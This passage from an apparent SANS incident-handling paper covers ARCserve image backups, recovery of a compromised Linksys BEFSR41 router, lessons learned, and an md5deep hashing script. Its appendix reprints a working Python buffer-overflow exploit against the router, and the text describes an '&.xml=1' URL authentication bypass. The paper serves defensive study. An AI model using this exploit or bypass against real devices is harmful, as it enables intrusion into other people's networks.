


Notice the tape shows "Blank Media".

- 3) Now go to the "Backup" menu.




The screen now looks like this:




Notice the tabs for “Source”, “Destination” and “Schedule”. The default tab is “Source” which is displayed in the above picture. Reference in the picture the machine named RIDD001-GKAR. This is the local machine. The window on the far right shows the objects that can be backed up. The “Local Disk” is the filesystem. The “Registry” is a backup of the registry as a set of keys under “HKEY_LOCAL_MACHINE” and “HKEY_USERS”. “System State” is a feature in Windows 2000. This feature allows the backup of open files such as the registry, boot and system files, and the Active Directory. In the past, open files were a problem to backup and/or restore. Since these files are critical to Windows 2000, Microsoft designed this feature for making the backup and restore of open system files easier to manage. In the case of an image backup, the options of “Registry” and “System State” are not relevant. When an image backup is run the backup is taken below the file system level hence, it takes a snapshot of the hard drive.

© SANS Institute

- 4) To enable an image or a file system backup first select the drive that needs to be backed up by clicking the green box (In this case C:\).
The checked green box in the image above tells ARCserve the entire c:\ drive is selected for backup. By default, this will run a file system backup.
For an image backup, right click of the drive and select “Use Image/Serverless Option.”




Selecting “Use Image/Serverless Option...” will bring up a new menu.



Make sure the “Enable Image/Serverless Backup for this drive/volume” is checked (Unchecked for a file system backup). It is also a good idea to check “Check for drive/volumn inconsistencies before backup”, in order to log any potential manipulation or possible corruption of the data. Select “OK” and return to the main screen.


5) Now click on the "Destination" tab.



Choose the tape for the backup. Click on the tape name to ensure the correct tape is selected, in this case the tape is <blank media>.

© SANS Institute 2004


6) Now click on the tab "Schedule"




This is the screen to choose when the job will run. The above choices are "Custom Schedule" and "Use Rotation Scheme". The use "Rotation Scheme" option will display a set of prebuilt rotations. Some of the choices are "5-day weekly full backup", "7-day weekly incremental backup, full backup on Sunday", or "5-day weekly differential backup, full backup on Friday, with GFS enabled". It contains a total of twelve prebuilt tape rotations. The "Custom Schedule" allows flexibility. The menu, "Repeat Method" it has the following choices: "Once", "Every", "Day(s) of Week", "Week(s) of Month", "Day of Month", "Custom".

Without getting too complex, each menu choice allows tremendous flexibility in building a schedule for the backup window. For the purpose of running a single backup, just leave the "Repeat Method" as "Once". This will allow the backup to just run a single time.

7) To submit this job to the “queue”, press the “Start” button.




This brings up the “security” screen to enter password information.




To change the “User Name” and/or “Password”, click on the “Security...” button. The format for entering the user name depends on the OS that is being backed up. If a Netware server was being backed up, the User name format would be “CN=Account.OU=Org-Unit”. Since the OS for this server is Windows 2000, the format for the password is “Domain-name\User-name” or just “user name”. Then press “OK” and the Submit Job screen will appear

- 8) The Submit Job screen shows a summary of the job and allows the job to be saved as a file. This file could be opened and resubmitted as a new job. Press “OK” for the job to be submitted to the job queue.




- 9) Below is the ARCserve Job queue.



Job number 8 at the bottom of the queue is the job just submitted. Notice it has a progress bar at 20%. When the backup is complete it will show a status of “DONE” like the other jobs in the queue.

10) To verify the backup ran as expected, go to the “Activity Log” tab.



The screenshot shows a window titled "Job Queue" with a sub-tab "Activity Log". Below the tab is a header "Show Errors, Warnings, Information" and a table with columns: Type, Date, Job, Session, and Message. The first row is highlighted in blue and shows "Information" type, date "2004/01/15 17:31:53", Job "7", Session "1", and Message "Backup Operation Successful.". Subsequent rows show various statistics like "Total MB processed", "Total Files backed up", etc.

Type	Date	Job	Session	Message
Information	2004/01/15 17:31:53	7	1	Backup Operation Successful.
Information	2004/01/15 17:31:53	7	1	Total MB processed..... 65.30
Information	2004/01/15 17:31:53	7	1	Total Files backed up..... 472
Information	2004/01/15 17:31:53	7	1	Total Directories backed up..... 42
Information	2004/01/15 17:31:53	7	1	-- Failed and Canceled status..... 0
Information	2004/01/15 17:31:53	7	1	-- Complete and Incomplete status..... 1
Information	2004/01/15 17:31:53	7	1	Total Volumes to be backed up..... 1
Information	2004/01/15 17:31:53	7	1	-- Failed and Canceled status..... 0
Information	2004/01/15 17:31:53	7	1	-- Complete and Incomplete status..... 1
Information	2004/01/15 17:31:53	7	1	Total Nodes to be backed up..... 1
Information	2004/01/15 17:31:53	7	1	Serial No [Seq 1]..... N/A
Information	2004/01/15 17:31:53	7	1	Total number of sessions..... 1
Information	2004/01/15 17:31:53	7	1	Media ID..... 41A6

In the activity log the message states “Backup Operation Successful²⁵”. This confirms the backup ran without errors. If the backup found a problem such as “open files” then the message would be “Backup Operation incomplete”. When running an image backup, it should not report as “incomplete” because it is able to backup files even if they are open.

5.4 Eradication

Up to this point the Windows machines do not show any evidence of a compromise. The only compromised machine is the Linksys NAT-box. The security consultant found in the ngrep dump log the exploit used to control the Linksys device. He saw that the exploit took place over TCP port 8080. To resolve the problem with the Linksys device, two actions are taken. The first action is to upgrade the firmware to the latest version. The second action is to close the remote administration port 8080 (which will be closed by default when the firmware is upgraded).

Since there is no evidence that the Windows machines were compromised, there are no specific steps to take to remove a problem from the machines. As a preventative measure, all the machines were reinstalled with a scripted install and the data was restored from tape.

5.5 Recovery

Now that the firmware on the Linksys device has been updated, the previous threat is removed. Now the Linksys device needs to be audited to make

²⁵ The beginning of the tutorial shows the whole drive is chosen for backup. To save time, 65 MB was backed up to demonstrate the “Activity Log”

sure it is in a “known good state”. First we confirm the remote administration port is not open. To do this, run nmap with the following configuration: `nmap -sS -p 8080 -P0 <Linksys WAN address>`

This should return the following information:

```
Interesting ports on <Linksys Device> (<IP address>):  
PORT      STATE  SERVICE  
8080/tcp  closed http-proxy
```

```
Nmap run completed - 1 IP address (1 host up) scanned in 0.356 seconds
```

Next, the network consultant opens a web browser and attempts the same URL attack by adding `&.xml=1` to a URL in the Linksys device. This time the device sends back a request for authentication. So it is now acting in a proper manner.

The programming issue that caused this problem would have been limited to being only vulnerable on the LAN side of the network if remote administration was not enabled. So, to further secure the system and protect against a similar exploit in the future, remote administration will not be enabled. Also, when security updates are available to Microsoft OSes, the network consultant should also check for updates for the Linksys device and any other equipment attached to the network.

Since the backup routine was well managed, erasing the hard drives and reinstalling the Windows OS, service packs, applications, and restoring the data a minor inconvenience. Once all the needed data was restored, the law office staff confirmed that all the applications worked in a normal manner.

5.6 Lessons Learned

When the monitoring time was complete, the two consultants and the law office staff had a meeting to analyze the incident, discuss changes in policy, procedures, and/or hardware/software to prevent an intrusion or lower the cost of recovery in the future. The following lessons were learned.

Updates

Since the Linksys device had not been updated in over a year, the fixes for this vulnerability were not applied. Even though the Windows machines had a process for regular updates, other devices (ie: Linksys device, network printer, etc.) did not.

Updates Decision

Realizing that devices had been excluded from security updates, it was decided to take the following steps:

- 1) Record an inventory of all devices on the network.
- 2) For each device, go to the vendor's web site and subscribe to the security notification service. This will e-mail the incident handling team when a new security bulletin is posted by the vendor.

3) The incident handling team will apply the security update within 48 hours of e-mail notification.

NAT/Firewall/Router

When compared to an enterprise router the Linksys BEFSR-41 is a simple device, but this device still has enough complexity to be compromised. It was decided the device failed in two ways. 1) Its own log could not record any information about the vulnerability. Therefore, even if remote logging is enabled, this problem would not be logged. 2) The machine's only way to be managed remotely is to open port 8080. Even if the vulnerabilities (Link_URL and Link_BF) described in this paper did not exist, the session between the browser and the Linksys box could be sniffed. Hence, all the information transferred between the remote computer and the Linksys device could be examined and used for future attacks. Also, the passwords are kept in a form of base64 encoding, so they can be captured and easily cracked. This would allow a remote attacker to compromise the machine without using an exploit. The only way to prevent this would be to encrypt the remote management session.

NAT/Firewall/Router Decision Replace the Linksys machine with a firewall that can use IPsec encryption. Then the network consultant can VPN to the network and manage the device in a secure fashion. IPsec only needs an open port for "key exchange". The rest of the protocol works as a separate encapsulated layer to be translated by the firewall. Two devices being considered are the Symantec Firewall/VPN Appliance 200R and the Cisco PIX 501 10-user/3DES VPN.

Backups

Consistent backups were a tremendous help. Since the network consultant documented and pulled aside the backups for each OS upgrade, the security consultant was able to track the state of the server and the workstations. While this was helpful, running a program that keeps hashes would make an audit even easier. Tripwire was mentioned as a solution, but the cost of the manager for Tripwire is over \$7000.00. This cost was more than the lawyer was willing to pay, and he requested more affordable solutions.

Backups Decision

To achieve similar functionality as tripwire without the cost, it was decided to run MD5deep to build MD5 hashes of the files on the Windows Machines. While they could have run MD5deep as a Windows AT job, it was considered easier to coordinate the MD5deep job with the ARCserve backup job. ARCserve has an option where it can run an executable (.exe, .cmd, .vbs, etc.) before or after the backup. This works on the local machine and on a remote agent machine. The security consultant, makes a directory named C:\config_dump. The permissions are set on for administrators to "read and execute" and to "write" to the file and directory. The Backup Operator will be allowed to "read and execute" the file. This directory will contain the tools

md5deep.exe and streams.exe. The security consultant made the following .cmd file to run just before the backup.

```
echo off
if exist C:\config_dump\md5deep.exe (
for /F "tokens=2,3,4 delims=/ " %%a in ('date /T') do C:\config_dump\md5deep -s -r
c:\* >> C:\config_dump\System_hashes_%%a_%%b_%%c.txt
) else (
for /F "tokens=2,3,4 delims=/ " %%a in ('date /T') do echo %%a-%%b-%%c ": md5deep is
missing" >> C:\config_dump\alert.txt
)
if exist C:\config_dump\streams.exe (
for /F "tokens=2,3,4 delims=/ " %%a in ('date /T') do C:\config_dump\streams.exe -s c:\
>> C:\config_dump\streams_%%a_%%b_%%c.txt
) else (
for /F "tokens=2,3,4 delims=/ " %%a in ('date /T') do echo %%a-%%b-%%c ": streams.exe is
missing" >> C:\config_dump\alert.txt
)
if exist C:\config_dump\md5deep.exe (
for /F "tokens=2,3,4 delims=/ " %%a in ('date /T') do C:\config_dump\md5deep
c:\config_dump\System_hashes_%%a_%%b_%%c.txt >> C:\config_dump\Hash_%%a_%%b_%%c.md5
) else (
for /F "tokens=2,3,4 delims=/ " %%a in ('date /T') do echo %%a-%%b-%%c ": md5deep is
missing" >> C:\config_dump\alert.txt
)
if exist C:\config_dump\md5deep.exe (
for /F "tokens=2,3,4 delims=/ " %%a in ('date /T') do C:\config_dump\md5deep
c:\config_dump\streams_%%a_%%b_%%c.txt >> C:\config_dump\Hash_%%a_%%b_%%c.md5
) else (
for /F "tokens=2,3,4 delims=/ " %%a in ('date /T') do echo %%a-%%b-%%c ": md5deep is
missing" >> C:\config_dump\alert.txt
)
)
```

The above .cmd file will run md5deep throughout the entire file system. So every file will get an MD5 hash. The “for” command will parse the results of “date /T” so the current date will be parsed into month, day, year variables. When the variables are set, it will use them for the file name. So on January 23, 2004, the file containing hashes of the whole file system will be named System_hashes_01_23_2004.txt.

The same will be done with streams.exe. Streams will record what streams are attached to files and leave a file name of streams_01_23_2004.txt. Then the two files will also be hashed and recorded in the file Hash_01_23_2004.md5. Then when the backup runs, the state of the files will be saved on tape. In the future, if an examination of the files needs to be run, the hashes can be restored from tape. When md5deep is rerun it will be easy to find what files have changed. The streams file is a record to see if new streams have been added. New streams should be examined to see if they contain hidden executables. The Hashes<date>.md5 file is used to confirm the two previous files are in the same state as when they were created. When the backup is complete, ARCserve can run an executable after the job with the option to run only if successful. In this case, it is a .cmd file that deletes the streams<date>.txt, System_hashes<date>.txt, and Hash<date>.md5 files. The job is set to only run if successful and before the job is run the tape respins and makes a binary compare to the files to ensure the tape recorded what was on the file system.

Follow Up Summary

Both the network consultant and the legal secretary bought the SANS Step by Step Incident Handling guide. They reviewed the forms at the back of the guide and documented the incident with copies of the forms. The network consultant and the legal secretary are now viewed as the incident handling team. The security consultant is on the contact list if an incident arises again.

Over the next three months the incident handling team created a policy to guide the law office in handling future security threats. Through the experience of this incident, the law office learned the value of security risk management. By not being prepared for a network security threat, the office lost three productive days of work plus extra consulting fees in excess of \$5000.00 The staff realizes they are fortunate that the private records were not compromised since that would have tarnished their reputation and incurred additional costs in time and defending lawsuits.

The office security policy is now a guideline to evaluate the cost of production needs versus the cost of a network security threat. Now the cost of acting in a secure manner is seen as a wise investment. The payoff for their investment is efficient risk management. This is security's bottom line: managing risk.

6 Extras

6.1) Core Technologies Original Python Script

Below is the original script by CORE Technologies.

```
----- linksys_exploit.py -----
import socket
import struct
import select

class Exploit:
    def __init__(self):
        pass

    def setup(self):
        self.s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        self.s.connect(('192.168.1.1',80))

        self.returnAddress = 0x1834c # 1.43 log(2,"unknown file name!")
        self.returnAddress = 0x175fa # 1.42.7 log(2,"unknown file name!")

        self.paddingSize = 1500-20-20+1004+7*4
        # 1500 is MTU
        # 20 IP header
        # 20 TCP header
        # 1004 for allocated space
        # 7 saved registers
        self.toSend = "GET "
        self.toSend += "A"*(self.paddingSize-len(self.toSend))
        self.toSend += struct.pack(">L", self.returnAddress)

    def attack(self):
        self.s.send(self.toSend)
        (r,w,x) = select.select([self.s],[],[],2)
        if self.s in r:
            print self.s.recv(100000)
            self.s.close()

    def run(self):
        self.setup()
        self.attack()
```

```
def main():
    ex = Exploit()
    ex.run()
```

```
main()
```

6.2) Linksys BEFSR41 UPnP XML files

rootDesc.xml

```
<?xml version="1.0" ?>
- <root xmlns="urn:schemas-upnp-org:device-1-0">
- <specVersion>
  <major>1</major>
  <minor>0</minor>
</specVersion>
<URLBase>http://192.168.1.1:5678</URLBase>
- <device>
<deviceType>urn:schemas-upnp-org:device:InternetGatewayDevice:1</deviceType>
<presentationURL>/index.htm</presentationURL>
<friendlyName>Linksys BEFSR41/BEFSR11/BEFSRU31</friendlyName>
<manufacturer>Linksys Inc.</manufacturer>
<manufacturerURL>http://www.linksys.com</manufacturerURL>
<modelDescription>Internet Access Server</modelDescription>
<modelName>Linksys BEFSR41/BEFSR11/BEFSRU31</modelName>
<UDN>uuid:upnp-InternetGatewayDevice-1_0-0090a277777</UDN>
<UPC>00000-00001</UPC>
- <iconList>
- <icon>
  <mimetype>image/gif</mimetype>
  <width>16</width>
  <height>16</height>
  <depth>8</depth>
  <url>http://192.168.1.1/calc.gif</url>
</icon>
</iconList>
- <serviceList>
- <service>
  <serviceType>urn:schemas-upnp-org:service:Layer3Forwarding:1</serviceType>
  <serviceId>urn:upnp-org:serviceId:L3Forwarding1</serviceId>
  <controlURL>/Layer3Forwarding</controlURL>
  <eventSubURL>/Layer3Forwarding</eventSubURL>
  <SCPURL>/Layer3Forwarding.xml</SCPURL>
</service>
</serviceList>
- <deviceList>
- <device>
<deviceType>urn:schemas-upnp-org:device:WANDevice:1</deviceType>
<friendlyName>WANDevice</friendlyName>
<manufacturer>Linksys Inc.</manufacturer>
<manufacturerURL>http://www.linksys.com</manufacturerURL>
<modelDescription>BROADBAND ROUTER</modelDescription>
<modelName>Linksys BEFSR41/BEFSR11/BEFSRU31</modelName>
<modelName>1</modelName>
<modelURL>http://www.linksys.com</modelURL>
<serialNumber>0000001</serialNumber>
<UDN>uuid:upnp-WANDevice-1_0-0090a277777</UDN>
<UPC>00000-00001</UPC>
- <serviceList>
- <service>
  <serviceType>urn:schemas-upnp-org:service:WANCommonInterfaceConfig:1</serviceType>
  <serviceId>urn:upnp-org:serviceId:WANCommonInterfaceConfig</serviceId>
  <controlURL>http://192.168.1.1:6688/WANCommonInterfaceConfig</controlURL>
  <eventSubURL>/WANCommonInterfaceConfig</eventSubURL>
  <SCPURL>/WANCfg.xml</SCPURL>
</service>
</serviceList>
- <deviceList>
```

```

- <device>
  <deviceType>urn:schemas-upnp-org:device:WANConnectionDevice:1</deviceType>
